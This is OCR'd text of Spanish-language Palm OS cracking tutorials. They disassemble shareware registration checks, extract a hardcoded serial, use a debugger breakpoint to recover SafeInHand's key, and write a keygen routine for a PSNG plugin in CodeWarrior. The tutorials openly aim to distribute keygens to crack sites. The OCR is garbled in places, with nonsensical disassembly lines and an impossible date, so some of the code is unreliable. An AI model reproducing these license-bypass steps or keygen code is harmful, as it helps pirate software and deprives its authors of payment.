
PASO 2 BUSCANDO EN EL CODIGO MUERTO

una vez instalada la aplicaion y habiendo abierto la misma nos aparece un contador de 10 segundos para registrarnos si en ese lapso no nos registramos nos continua a modo de version de prueba.

Presionamos enter code y paramos en:

Al presionar cualquier serial vemos que aparece una ventana de error

Manos a la obra: Abrimos el PrcExplorer y buscamos la ventana de ese error ,el cual muestra que es la Talt (1100x044c) Anotamos en una papel de reciclaje 044c , Ahora desensamblamos el archivo víctima con PalmDemon y abrimos el código presionando en la carpeta de la izquierda en CODE (SEG : 0x01), despues presionamos el boton (Res x-refs) el cual nos mostrara la alerta y formularios llamados,. Clickamos en la ventana Alert:00000B86: Registration y en el desensamblado nos manda en:



00000AFE 4E 4F A1 6F SysTrap FrmInitForm
00000B02 24 48 MOVE.L A0, A2
00000B04 3F 3C 05 79 MOVE.W #$0579, -(A7)
00000B08 2F 0A MOVE.L A2, -(A7)
00000B0A 4E 4F A1 80 SysTrap FrmGetObjectIndex
00000B0E 5C 4F ADD.W #$6, A7
00000B10 3F 00 MOVE.W D0, -(A7)
00000B12 2F 0A MOVE.L A2, -(A7)
00000B14 4E 4F A1 79 SysTrap FrmSetFocus
00000B18 2F 0A MOVE.L A2, -(A7)
00000B1A 4E 4F A1 93 SysTrap FrmDoDialog
00000B1E 38 00 MOVE.W D0, D4
00000B20 3F 3C 05 79 MOVE.W #$0579, -(A7)
00000B24 2F 0A MOVE.L A2, -(A7)
00000B26 4E 4F A1 80 SysTrap FrmGetObjectIndex
00000B2A 5C 4F ADD.W #$6, A7
00000B2C 3F 00 MOVE.W D0, -(A7)
00000B2E 2F 0A MOVE.L A2, -(A7)
00000B30 4E 4F A1 83 SysTrap FrmGetObjectPtr
00000B34 28 48 MOVE.L A0, A4
00000B36 2F 0C MOVE.L A4, -(A7)
00000B38 4E 4F A1 39 SysTrap FldGetTextPtr
00000B3C 26 48 MOVE.L A0, A3

00000B3E 20 0B MOVE.L A3, D0
00000B40 4F EF 00 16 LEA.L $16(A7), A7
00000B44 67 10 BEQ.S LOC_B56
00000B46 2F 05 MOVE.L D5, -(A7)
00000B48 2F 0B MOVE.L A3, -(A7)
00000B4A 4E 4F A0 C8 SysTrap StrCompare
00000B4E 4A 40 TST.W D0
00000B50 50 4F ADD.W #$8, A7
00000B52 66 02 BNE.S LOC_B56
00000B54 76 01 MOVE.L #$1, D3
loc_B56:
00000B56 2F 0A MOVE.L A2, -(A7)
00000B58 4E 4F A1 70 SysTrap FrmDeleteForm
00000B5C 0C 44 05 7B CMP.W #$057B, D4
00000B60 58 4F ADD.W #$4, A7
00000B62 66 08 BNE.S LOC_B6C
00000B64 1B 7C 00 01 MOVE.B #$7C, $1(A5)
00000B68 FF 79 DC.W #FF79
00000B6A 60 2A BRA.S LOC_B96
loc_B6C:
00000B6C 4A 03 TST.B D3
00000B6E 67 16 BEQ.S LOC_B86
00000B70 42 2D FF 77 CLR.B VAR_89
00000B74 1B 7C 00 01 MOVE.B #$7C, $1(A5)
00000B78 FF 76 DC.W #FF76
00000B7A 3F 3C 04 B0 MOVE.W #$04B0, -(A7)

X-ref to Form (Tuning Fork)

00000B7E 4E 4F A1 9B SysTrap FrmGotoForm
00000B82 54 4F ADD.W #$2, A7
00000B84 60 0A BRA.S LOC_B90
loc_B86:
00000B86 3F 3C 04 4C MOVE.W #$**044C**,-(A7) **(Aqui muestra la ventana de Mal chico)**

X-ref to Alert (Registration)

00000B8A 4E 4F A1 92 SysTrap FrmAlert
00000B8E 54 4F ADD.W #$2, A7
loc_B90:
00000B90 1B 7C 00 01 MOVE.B #$7C, $1(A5)
00000B94 FF 79 DC.W #FF79
loc_B96:
00000B96 4C DF
00000B98 1C 38 4E 5E MOVE.B $4E5E, D6
00000B9C 4E 75 RTS
00000B9E 8E 53 OR.W (A3), D7
00000BA0 68 6F BVC.S $C11
00000BA2 77 43 DC.W #7743
00000BA4 6F 64 BLE.S LOC_C0A
00000BA6 65 44 BCS.S $BEC
00000BA8 69 61 BVS.S $C0B
00000BAA 6C 6F BGE.S $C1B
00000BAC 67 00 00 0C BEQ LOC_BBA

(Aqui hay parte del serial $30353932 en hexa y en decimal serán los dígitos 0592)
00000BB0 36 39 30 35 39.. MOVE.W $30353932, D3

00000BB6 34 34 31 36 MOVE.W $36(A4, D3.W), D2
loc_BBA:
00000BBA 00 00 OR.B #$0, D0

Palm Spanish Tutor: Pagina dedicada a la dibulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion en palm. Email "Colabora con tus Proyectos"

Palm Spanish Tutor

Programa:	Tecnopalm - Tutoriales

PROTECCION:	Ninguna		
Descripcion:	Tutoriales		
Dificultad:	(X)**NewBies** ( )**Intermedio** ( )**Avanzado** ( )**Master** ( )**Güru**		
DOWNLOAD:	http://www.tecnopalm.com		
Herramientas:	Pda, Pc		
Palm CRACKER:	By Gambito	**FECHA:**	W/31/02/2005

INTRODUCCION

Análisis Tutoriales Trucos y consejos **Manuales**

AL ATAQUE

¿cómo ahorrar batería? (1785)
Sincroniza el POSE con el hotsync (3134)
POSE (emulador Palm OS) ¿qué es?, ¿cómo funciona?. (5344)
Conexión a internet kit Palm Mobile Internet (2075)
Conexión a internet mediante un movil (4832)
Conexión de la Palm a un modem mediante Hotsync (1592)
Conexión a internet mediante Hotsync y PC (4672)
Conexión a internet mediante un modem (1657)
¿Cómo cambiar el OS de la Palm? - Modo Avanzado (2785)
¿Cómo cambiar el OS de la Palm? - Modo estandar (3783)
¿Cómo instalar un hack y configurarlo? (1789)
Sincronizar la Palm con Linux (410)
Conexión a internet mediante un PC con Linux (622)
Conexion a internet mediante bluetooth y el PC (1779)
Sincronizando vía Bluetooth (680)
Astronomía y Palm (Parte I) (1368)
HTML en la Palm-a de tu mano (1025)
Conexión a internet por base con softick (686)

Hollywood en la palma de tu mano (2918)
El caso de los bytes perdidos. (447)
caracteres en el teclado de la serie N de clie (37)
Crear e instalar fondos para Zlauncher (1957)
Actualizar Os (360)
Como acelerar tu palm (322)
MMC vs SD: cuales son las diferencias? (260)
Discar con tu Pda (156)

Palm Spanish Tutor: Pagina dedicada a la divulgación de información en Castellano, sobre Ingeniería Inversa y Programación en Palm. Email "Colabora con tus Proyectos"

Palm Spanish Tutor	
Programa:	**Hacer que El Emulador use nuestro ROM ID de nuestra Palm Real.**

PROTECCION:	Ninguna		
Descripción:	Lista de comandos Debuffer 1.2		
Dificultad:	(X)**NewBies** ( )**Intermedio** ( )**Avanzado** ( )**Master** ( )**Güru**		
DOWNLOAD:	http://www.google.com		
Herramientas:	SouthDebugger, PRCedit, PilotDis. POSE Palm emulador, UltraEdit-32, PalmDemon 0.27		
Palm CRACKER:	The Guerrero Minogue	**FECHA:**	W/31/02/2005

INTRODUCCION

Debuffer 1.2 Tips

AL ATAQUE

Hacer que El Emulador use nuestro ROM ID de nuestra Palm Real.

¿Si tenemos un blanco con una rutina que calcula el numero de serie basandose en la ROM ID, entonces tendremos un problema para encontrar el serial con el Debuffer para nuestro Dispositivo Palm.
hmmm ... cómo podemos determinar el ROM ID en el emulador POSE?
Echemos un vistazo a las definiciones PalmOS API ...

Guía de referencia PalmOS

Algunos dispositivos Palm, a partir de la Palm III, Tienen un número de serie de 12 dígitos que identifica el dispositivo excepcionalmente. Sin embargo no todos los dispositivos PalmOS (Handspring, IIIe and m100) contienen chips de memoria Flash ROM.
Contienen lo que es conocido como chips máscara ROM, que no tiene este número de serie y no es ampliable.
El número de serie se mantiene en un texto desplegable en el Buffer de la memoria con terminaciones invalidas.
El usuario puede mirar el número de serie en Application Launcher.
(La versión pop-up del Launcher no ostenta el número de serie.)
La Application Launcher también despliega al usuario un dígito del checksum que podemos usar para validar una entrada de número de serie introducida por el usuario.
Primero miramos en el emulador POSE con Application Launcher nuestro ROM ID POSE.
Sobre el Pose....El Número ROM ID será exhibido... ! ¿Qué asi es como se muestra en un dispositivo real Palm?

Ok, he encontrado una utilidad fresca SetNewSerial que debería hacer esto para nosotros.
Lo pudemos descargar de http://klyatskin.da.ru
pero primero debemos edita el SetNewSerial.prc e insertar nuestro ROM ID del dispositivo real, así es como el emulador POSE usará nuestro ROM ID de nuestra Palm Real.
Usamos un Editor Hexadecimal y abrimos el archivo SetNewSerial.prc

```
00000130h: B0 B0 B0 B0 B0 B3 0D 0A B3 6E 75 6D 62 65 72 20 ; °°°°°³..³number
00000140h: 68 65 72 65 20 2D 3E B3 4E 6F 74 2E 53 65 74 2E ; here ->³Not.Set.
00000150h: 59 65 74 2E B3 0D 0A B3 55 53 45 20 42 49 4E 20 ; Yet.³..³USE BIN
00000160h: 45 44 49 54 4F 52 B3 DB DB DB DB DB DB DB DB DB ; EDITOR³ÛÛÛÛÛÛÛÛÛ
```

Necesitamos introducir la ROM ID de un dispositivo real Palm..

```
00000140h: 68 65 72 65 20 2D 3E B3 31 30 47 55 31 34 54 30 ; here ->³10GU14T0
00000150h: 35 37 57 45 B3 0D 0A B3 55 53 45 20 42 49 4E 20 ; 57WE³..³USE BIN
00000160h: 45 44 49 54 4F 52 B3 DB DB DB DB DB DB DB DB DB ; EDITOR³ÛÛÛÛÛÛÛÛÛ
```

Después guardamos la modificación de SetNewSerial como mySetNewSerial.prc
Entonces instalamos el HackMaster y el archivo mySetNewSerial.prc en el emulador
Despues habilitamos el SetNewSerial en el POSE, Verificamos el ROM ID en Application Launcher...
Y esto es lo que encontramos.

Bravo ... ahora estamos listos para una sesión Debug:

Depurando la sesión


Usamos a nuestro Target SafeInHand como muestra..
OK, colocamos un Break en el Debuffer con **OPCODE 4E48** justamente debajo del StrCompare e iniciamos al Debuffer..

Keygen Routine manual segura "SafeInHand"

```
000000be   4e560000      L8       LINK A6,#0
000000c2   48e71e20               MOVEM.L D3-D6/A2,-(A7)
000000c6   246e000a               MOVEA.L 10(A6),A2
000000ca   7800                   MOVEQ #0,D4
000000cc   2f0a                   MOVE.L A2,-(A7)
000000ce   4e4fa0c7               TRAP #15
000000d2                          DC.W sysTrapStrLen
000000d2   3c00                   MOVE.W D0,D6
000000d4   7600                   MOVEQ #0,D3
000000d6   584f                   ADDQ.W #4,A7
000000d8   601c                   BRA L10
000000da   7000          L9à      MOVEQ #0,D0
000000dc   3003          |        MOVE.W D3,D0
000000de   1a320800      |        MOVE.B 0(A2,D0.L),D5
000000e2   702a          |        MOVEQ #42,D0
000000e4   9044          |        SUB.W D4,D0
000000e6   d043          |        ADD.W D3,D0
000000e8   1205          |Loop    MOVE.B D5,D1
000000ea   4881          |        EXT.W D1
```

```
000000ec   0641000d      |      ADDI.W #13!$d,D1
000000f0   c2c0          |      MULU.W D0,D1
000000f2   3801          |      MOVE.W D1,D4
000000f4   5243          |      ADDQ.W #1,D3
000000f6   b646          L10    CMP.W D6,D3
000000f8   65e0          -----  BCS L9
000000fa   b86e0008             CMP.W 8(A6),D4 <-compare Key with typed value
000000fe   57c0                 SEQ D0   <- break here!
00000100   4400                 NEG.B D0
00000102   4cdf0478             MOVEM.L (A7)+,D3-D6/A2
00000106   4e5e                 UNLK A6
00000108   4e75                 RTS
0000010a   87                   DC.B #135
0000010b   4576616c4b6579       'EvalKey'
```

Después de que entre el Debuffer, **D4** debería tener el serial real !!!
convertimos hex **77BC** a decimal -> **30652**



Hasta el próximo tutorial Amiguemos de lo ajeno : comentarios en theguerrerominogue@hotmail.com

Palm Spanish Tutor: Pagina dedicada a la divulgación de información en Castellano, sobre Ingeniería Inversa y Programación en Palm. E-mail "Colabora con tus Proyectos"

Palm Spanish Tutor	
Programa:	**Generar parches con CodeWarrior For Palm**

PROTECCION:	Ninguna	
Descripción:	Mostraremos prototipo código fuente de un generador de parches	
Dificultad:	(X)**NewBies** ( )**Intermedio** ( )**Avanzado** ( )**Master** ( )**Güru**	
DOWNLOAD:	http://www.metrowerks.com	
Herramientas:	SouthDebugger, PRCedit, PilotDis. POSE Palm emulador, UltraEdit-32, PalmDemon 0.27	
Palm CRACKER:	Jaitobick	**FECHA:** W/31/02/2005

INTRODUCCION

Paso a paso

¿Ya estamos listos para ?

.-Conseguiremos analizar código assembler de una aplicación.
.-Conseguiremos que el Debuffer nos muestro un serial con protección HotSyncID
.-Comprenderemos la rutina del Keygen ROM ID para generar el serial en Codewarrior For Palm Os 10.
.-Obtendremos el serial con pocos HotSyncID con longitud > 10 caracteres como (german umlaut)...
.-Rastrearemos la rutina del KeyGen con el depurador debuffer 2.1 y analizaremos el código que lo genera
.-Si haz programado en C/C++, entonces puedes escribir una rutina propia del Keygen en CodeWarrior for palm Os. A no ser por mí, prefiero primero escribir un

"Prototype" en Delphi o VB, puedes usar Hb++ para Palm que es similar a Visual Basic y no requiere Runtime como AppForge Crossfire


.-Cuando hayamos probado nuestro Keygen con varios HotSyncID generados con PSNG Plugin con CodeWarrior entonces estaremos listos para enviar el keygen a las páginas de cracks.

AL ATAQUE

Plugging PSNG SDK2 para CodeWarrior For Palm Os R3

El número de serie de la palma Generator - la versión 2.0 ...
..... traída para usted por el SPC
Ésta es nuestra segunda liberación (2.0) de nuestra aplicación PSNG para la plataforma Palm. Esto le permitirá generar códigos basados basados en cosas como el HotSync User Name, ROM ID (probablemente no es soportado en que todos los modelos Palm), ó ID User. Si algúna otra otra entrada es requerida, entonces el autor del plugin proveerá una ventana de diálogo personalizada para obtener la entrada.
Es una buena idea presionar el botón "Get Plugin Info" botón para saber que se necesita introducir. También para informarnos donde puedemos obtener mas warez.
Hay muchas características nuevas en la versión 2. Ahora tiene Categories a fin de que los desarrolladores del plugin´s puedan crear plugins para Palm en , Macintosh, PC u Otras plataformas. Otro gran rasgo es la habilidad para generar una lista de números de serie. La lista será generada según la Categoria que hemos colocado. Se guardará en la Memo Pad y en partes de 4k si usted tiene un montón de plugins (para soporte de viejas unidades).
El PSNGPlug SDK está disponible para que usted hackee plugins nuevos. (Sugerimos que se use) "CodeWarrior para Palm OS R6" o la versión más nueva. Hay dos plantillas SDK. Un SDK simplista para cuando usted sólo necesite información básica como el HotSync Name. Es el método preferido porque no habrá necesidad para cualquier entrada especializada. Si un generador necesita información especializada, Para Macintosh SNG advertirá al usuario la información requerida.
Que se diviertan.
Una pareja de SPC krackers.
postdata y recordandoo que:


.. PSNG es para uso educativo y solo para propósitos de entretenimiento.
Si usted verdaderamente goza cualesquiera de las aplicaciones finas que usted crea buenas. Cómprelos..
Para repetir lo dicho por uno de nuestros amigos: Creemos en soportar autores del shareware cuando resolvemos conservar una aplicación. Justamente odiamos estar limitados o que nos molesten con pruebas.
Esta aplicación es Shareware: ¡Si a usted le gusta ello y lo usa, entonces compre algún shareware (Echa en cualquier plataforma!)




CodeWarrior6 generate PSNG Plugin

Now we would create the PalmOS PSNG Plugin with CodeWarrior6

Let's start CodeWarrior6 and load the original PSNG Project..



set the Project Properties to our Traget..



Replace the DoCalc Function with our Code ...

PSNGPlug.c

Path: C:\Programme\Metrowerks\CW for Palm OS R6\PSNG_SDK\PSNGPlug.c

```
 * FUNCTION:          DoCalc
 *
 * DESCRIPTION:       This routine gets the HotSyncName, ROM ID & User ID from the PS
 *                    application.  Do your stuff, copy the new string back into
 *                    the 'param->serial' variable which gets passed back and display
 *                    PSNG application.
 *
 * PARAMETERS:        Vers 1 plugs:from param (C string containing the name or seed :
 *
 *                    Vers 2+ plugs: new paramerter block format.  We now pass the Ho
 *                    ROM ID and User ID automatically.  They are now stored on the :
 *                    "User Settings" in the main app. Be careful to pass the new st:
 *                    into "param->string".
 *                    You may create a custom form to get addional inputs for specia.
 *                    like building a serial # generator for a Macintosh application
 *
 * RETURNED:          to: param->serial   (C string containing the code)
 *
 * REVISION HISTORY:
 *
 ***************************************************************************/
static int DoCalc( V2ApiGetSerialParam *param ) {
    CharPtr          hsname = param->hotsyncName;
    CharPtr          romid = param->romID;
    CharPtr          userid = param->userID;

    unsigned long    theNum = 0;
    long             i, x;
    Char             ch;

    x = StrLen( hsname );   // string length of our complete text string.

    for ( i = 0 ; i < x ; i++ ) {
        ch = hsname[i];
        theNum = theNum + (unsigned long) ch;
    }

    StrPrintF( param->serial, "%lx", theNum );
```

Line: 99

This is the DoCalc Function for SuperList2...

PSNGPlug.c

Path: C:\Programme\Metrowerks\CW for Palm OS R6\PSNG_SDK\PSNGPlug.c

